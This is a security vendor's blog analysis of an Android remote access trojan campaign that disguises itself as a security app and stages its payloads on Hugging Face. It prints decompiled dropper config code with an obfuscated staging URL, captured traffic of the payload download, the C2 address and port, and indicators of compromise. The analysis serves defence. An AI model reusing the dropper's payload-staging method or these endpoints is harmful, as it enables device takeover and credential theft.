

Android Trojan Campaign Uses Hugging Face Hosting for RAT Payload Delivery

B bitdefender.com/en-us/blog/labs/android-trojan-campaign-hugging-face-hosting-rat-payload

Alecsandru Cătălin DAJ


[Anti-Malware Research](#)

7 min read

Promo

Protect all your devices, without slowing them down.

[Free 30-day trial](#)



Bitdefender researchers have discovered an Android RAT (remote access trojan) campaign that combines social engineering, the resources of the Hugging Face online platform as staging, and extensive use of Accessibility Services to compromise devices.

What makes this campaign particularly interesting is the attackers' use of Hugging Face to host malicious payloads, and the scale at which new samples are deployed.

Hugging Face is a widely used online hosting service that provides a home to machine learning models and gives users a place to host their open-source models, datasets, and other development tools that researchers and developers usually need.

Unfortunately, the space Hugging Face offers can also be used by cybercriminals for malicious purposes as the platform doesn't seem to have meaningful filters that govern what people can upload. They say all uploads [are scanned](#) with ClamAV, which is an open-source antivirus engine.

Key Findings

- The RAT uses a two-step infection chain that starts with a dropper and is followed by a malicious payload.
- The Hugging Face online service is abused to host and distribute dangerous APKs.
- The attackers use server-side polymorphism by producing new payloads roughly every 15 minutes.
- The Trojan abuses Accessibility Services to obtain persistent visibility and control.
- Attackers use fake system and financial interfaces to steal credentials and lock screen information.
- A centralized command-and-control server (C2) coordinates payload delivery and data exfiltration.

Initial infection: dropper distribution and deceptive update prompts


The infection chain begins when users download a malicious Android application called *TrustBastion*. In the most likely scenario, a user encounters an advertisement or similar prompt claiming the phone is infected and urging the installation of a security platform, often presented as free and packed with “useful” features.

When its website was online ([trustbastion\[.\]com](http://trustbastion[.]com)), it promised to detect scams and fraudulent SMSes, phishing, malware and much more.

The app is actually a dropper and contains no dangerous functionality at first glance.

Once the user manually installs the app, the dropper immediately displays a prompt warning users that an update is required to continue using the application.

The visual elements resemble legitimate Google Play and Android system update dialogs, which increases the chances that victims will comply.



Payload retrieval through legitimate infrastructure

This is where the Hugging Face infrastructure becomes necessary for attackers. Typically, traffic from low-trust domains gets flagged immediately, which is why attackers often will try to use well-established domains that don't raise suspicions.

Instead of downloading the spyware from a domain controller by a hacker, the dropper starts a network request to an encrypted endpoint hosted at trustbastion[.]com.

```

public final class Config {
    public static final String B_ASSET_APK = "b.apk";
    public static final String B_MAIN_ACTIVITY = "net.falcon878.market.MainActivity";
    public static final String B_PACKAGE = "rgpp.lerlgl.vhrthg";
    // https://www.trustbastion[.]com/xiazz.html
    private static final String DATA_SOURCE_1 =
"Eg40CglAVVUNDQ1UDggPCQ4YGwkOEExUUVBkVF1UCExsAAFQSDhcW";
    public static final Config INSTANCE = new Config();
    private static final char OFFSET_CHAR = 'z';

    private Config() {
    }
}

```

The response doesn't deliver an APK file. The server returns instead an HTML page that contains a redirect link that points to a Hugging Face repository hosting the actual payload.

```

{
  "request": {
    "timestamp": 1764085704139,
    "method": "GET",
    "url": "https[:]//www.trustbastion[.]com/xiazz.html",
    "host": "www.trustbastion[.]com",
    "path": "/xiazz.html",
    "headers": {
      "User-Agent": "Mozilla/5.0 (Linux; Android 10) AppleWebKit/537.36",
      "Host": "www.trustbastion[.]com",
      "Connection": "Keep-Alive",
      "Accept-Encoding": "gzip"
    },
    "body_size": 0,
    "body": "",
    "dest_ip": "148.135.44.146",
  },
  "response": {
    "timestamp": 1764085704313,
    "status_code": 200,
    "headers": {
      "Server": "nginx/1.15.11",
      "Date": "Tue, 25 Nov 2025 23:48:23 GMT",
      "Content-Type": "text/html",
      "Content-Length": "82",
      "Last-Modified": "Tue, 11 Nov 2025 02:55:15 GMT",
      "Connection": "keep-alive",
      "ETag": "\"6912a593-52\"",
      "Accept-Ranges": "bytes"
    },
    "body_size": 85,
    "body": "b'https://huggingface[.]co/datasets/xcvqscm/sfxyt851/resolve/main/b.apk?download=true'"
  }
}

```

Captured network traffic shows that the final APK is downloaded directly from Hugging Face datasets.

```

{
  "request": {
    "timestamp": 1764085704406,
    "method": "GET",
    "url": "https[:]//huggingface[.]co/datasets/xcvqscm/sfxyt851/resolve/main/b.apk?
download=true",
    "host": "huggingface[.]co",
    "path": "/datasets/xcvqscm/sfxyt851/resolve/main/b.apk?download=true",
    "headers": {
      "User-Agent": "Dalvik/2.1.0 (Linux; U; Android 13; sdk_gphone_x86_64
Build/TE1A.220922.034)",
      "Host": "huggingface[.]co",
      "Connection": "Keep-Alive",
      "Accept-Encoding": "gzip"
    },
    "body_size": 0,
    "body": "",
    "dest_ip": "143.204.11.112",
    "obf_chain": []
  },
  "response": {
    "timestamp": 1764085704558,
    "status_code": 302,
    "headers": {
      "Content-Type": "text/plain; charset=utf-8",
      "Content-Length": "1188",
      "Connection": "keep-alive",
      "Date": "Tue, 25 Nov 2025 15:48:24 GMT",
      "Location": "https://cdn-lfs-us-
1.hf[.]co/repos/a5/0c/a50cf45d8b119af0cc75679c8307b05e29f2bc85b6d0bd55999dd018639f1c72/19f
1a6b9ad1a9654e7c78fa2d37a3ec10192b01b636c5fc1995b80bf6f7dcb36?response-content-
disposition=attachment%3B+filename%3DUTF-
8%27%27b.apk%3B+filename%3D%22b.apk%22%3B&response-content-
type=application%2Fvnd.android.package-
archive&Expires=1764089304&Policy=eyJTdGF0ZWl1bnQiOlt7IkNvbmRpdGlvbI6eyJEYXRlTGZvc1RoYW4i
OnsiQVdT0kVWb2NoVGltZSI6MTc2NDA4OTMwNH19LCJSZXNvdXJjZSI6Imh0dHBzOj0i8vY2RuLWxmcY11cy0xLmhmLm
NvL3JlclG9Zl2E1LzBjL2E1MGNmNDVkb0GIXMTlhZjBjYzclNjc5YzgZMDdiMDVlMjlmMmJjODViNmQwYmQ1NTk5OWRk
MDE4NjM5ZjFjNzIvMTlmMWE2YjIhZDFhOTY1NGU3YzclZmEyZDM3YTNIYzEwMTkyYjAxYjYzNmM1ZmMxOTk1YjgwYm
Y2ZjdkY2IzNj9yZXNwb25zZS1jb250ZW50LWRpc3Bvc2l0aW9uPSomcmVzcG9uc2UuY29udGVudC10eXB1PSoifV19
&Signature=Mqc2vLuG17L9PD9e0096Tb18S1P6Efgzc1c%7EvjGQqg7jE6NcLyKqkIn7Koq06ybpChfuNeU0USIRv
qUXUd%7EAUt1mvivbp8cZla5frbYSx6ce2-
Enp7KmhKXafgpPH6Hr8sGEt8E056g3oF867bsC03qH4Q9HqcX6DZZfggySdxK22VIZEOYCoGqzIa0pj1gFr57PGdcy
QJxqFDvpQ9KiCoLxqGjf405Ep0-
4bLJ53D3nZUTrDZX3sCho7hU0xwqBMUefhgL0BKHL4JPfaBsHyfM9Cj%7E01yPsf6CqZd%7EVfQWh9CH6ZW834YlKp
pFxovUMdg3dUHXUNUBDZg2-Nf3plw__&Key-Pair-Id=K24J24Z295AEI9",
      "X-Powered-By": "huggingface-moon",
      "X-Request-Id": "Root=1-6925cfc8-629966f9528138881b6bba8b",
      "RateLimit": "\"resolvers\";r=2999;t=238",
      "RateLimit-Policy": "\"fixed window\";\"resolvers\";q=3000;w=300",
      "cross-origin-opener-policy": "same-origin",
      "Referrer-Policy": "strict-origin-when-cross-origin",
      "Access-Control-Max-Age": "86400",

```


```

"Access-Control-Allow-Origin": "https://huggingface[.]co",
"Vary": "Origin, Accept",
"Access-Control-Expose-Headers": "X-Repo-Commit,X-Request-Id,X-Error-Code,X-Error-
Message,X-Total-Count,ETag,Link,Accept-Ranges,Content-Range,X-Linked-Size,X-Linked-ETag,X-
Xet-Hash",
"X-Repo-Commit": "bdf3779ddc10f241603be57a90865b680cde8c31",
"Accept-Ranges": "bytes",
"X-Linked-Size": "4810391",
"X-Linked-ETag":
"\\"19f1a6b9ad1a9654e7c78fa2d37a3ec10192b01b636c5fc1995b80bf6f7dcb36\\\"",
"X-Cache": "Miss from cloudfront",
"Via": "1.1 b62c906078644edd3439e2d986abd2e2.cloudfront.net (CloudFront)",
"X-Amz-Cf-Pop": "OTP50-P3",
"X-Amz-Cf-Id": "19MUM1edi13rYXVlKH-_lLam2IODmPN0h5htH0Gtr9C0CXKl5zKU8Q=="
},
"body_size": 1191,
"body": "b'Found. Redirecting to https[:]//cdn-lfs-us-1.hf[.]co/r


```

Automated payload generation and server-side polymorphism

Analysis of the Hugging Face repository revealed a high volume of commits over a short period of time. New payloads were generated roughly every 15 minutes. At the time of investigation, the repository was approximately 29 days old and had accumulated more than 6,000 commits.



The repository eventually went offline, but only for the entire operation to move to another link, with the project using different icons and some minor adjustments. The code remained the same.




Each new file upload is actually a newly built APK that has the same malicious functionality while introducing minor variations. They are intended to evade hash-based detection.

Despite the high degree of polymorphism, the payloads share common behavioral traits, permission requests and communication patterns, which makes it easier for [Bitdefender Mobile Security for Android](#) to quickly catch them. Checking hashes is only one way to detect threats; observing how an app behaves is a much better indicator of whether an app is malicious.

Second-stage payload behavior and permission abuse

Once the payload has been installed, it will request critical permissions under the “cover” of a system component. The malware pretends it’s a “Phone Security” feature and guides users through the process of enabling Accessibility Services.



Our analysis shows instructions designed to normalize the request for accessibility access, which is framed as a necessary security or verification step. Once granted, this permission gives the RAT broad visibility into user interactions across the device.

In addition to Accessibility Services, the payload requests permissions enabling screen recording, screen casting, and overlay display, effectively granting it the ability to observe, capture, and manipulate on-screen content in real time.




Start recording or casting with Phone Security Compone...?

Phone Security Compone... will have access to all of the information that is visible on your screen or played from your device while recording or casting. This includes information such as passwords, payment details, photos, messages, and audio that you play.

Cancel

Start now



Surveillance and credential theft

With elevated permissions granted by the victim, the RAT operates as a full-featured remote tool. It monitors user activity and captures screen content, which is then exfiltrated to the C2 server.

The malware also displays fraudulent authentication interfaces designed to harvest sensitive credentials. It tries to impersonate popular financial and payment services, including Alipay and WeChat.


Alipay security verification




Enter your Alipay payment password

○ ○ ○ ○ ○ ○

Security module updated. Enter the password to finish verification.




In addition to financial data, the spyware can also capture lock screen information and authentication inputs:



Command-and-Control

The spyware maintains persistent communication with C2 server using keep-alive connections. During the investigation, the C2 endpoint was identified at IP address 154.198.48.57, communicating over port 5000, with a domain linked to trustbastion[.]com.

Also, the same server is used to download the payload's URL and to load some webviews in the application to mimic legitimate functionality.



This infrastructure is used to receive commands, transmit stolen data and deliver updated configuration information to infected devices. The same infrastructure also facilitates payload redirection by serving Hugging Face download links to the initial dropper.

Different app, same underlying code

The repository hosting the TrustBastion app remained online for more than a month before disappearing at the end of December 2025.

Soon after, another repository emerged, this time hosting an Android app named Premium Club. While it may appear to be a different application, it uses the same underlying code, a tactic designed to avoid detection for as long as possible.

Here’s a screenshot of the “new” app's fake update screen:



Indicators of compromise

We contacted Hugging Face before publishing the research, and they quickly took down the datasets containing malware.

The analyzed samples often used the package name `rgp.lergld.vhrthg`. Multiple dropper hashes were identified during the investigation, including:

- d184d705189e42b54c6243a55d6c9502
- d8b0fd515d860be2969cf441ea3b620d
- b716a8a742fec3084b0f497abbfecfc0
- 15bdc66aca9fb7290165d460e6a993a9

Associated network indicators include the IP address 154.198.48.57 and the domain trustbastion[.]com.

Second wave IOCs:

Dropper hash: fc874c42ea76dd5f867649cbdf81e39b

Payload package name: com.nrb.phayrucq


C2:

- au-club[.]top
- 108.187.7.133

tags

[Anti-Malware Research](#)


Author



[Alecsandru Cătălin DAJ](#)

Working as Team Lead in the Mobile Security & Forensics Unit, I am always ready to deal with the latest threats in the Android Ecosystem. I like to play the saxophone in my spare time and go fishing.

[View all posts](#)



Silviu STAHIE

Silviu is a seasoned writer who's been following the technology world for more than two decades, covering topics ranging from software to hardware and everything in between.

[View all posts](#)

Right now Top posts



[Scam Research](#)

Active Subscription Scam Campaigns Flooding the Internet

April 30, 2025

8 min read

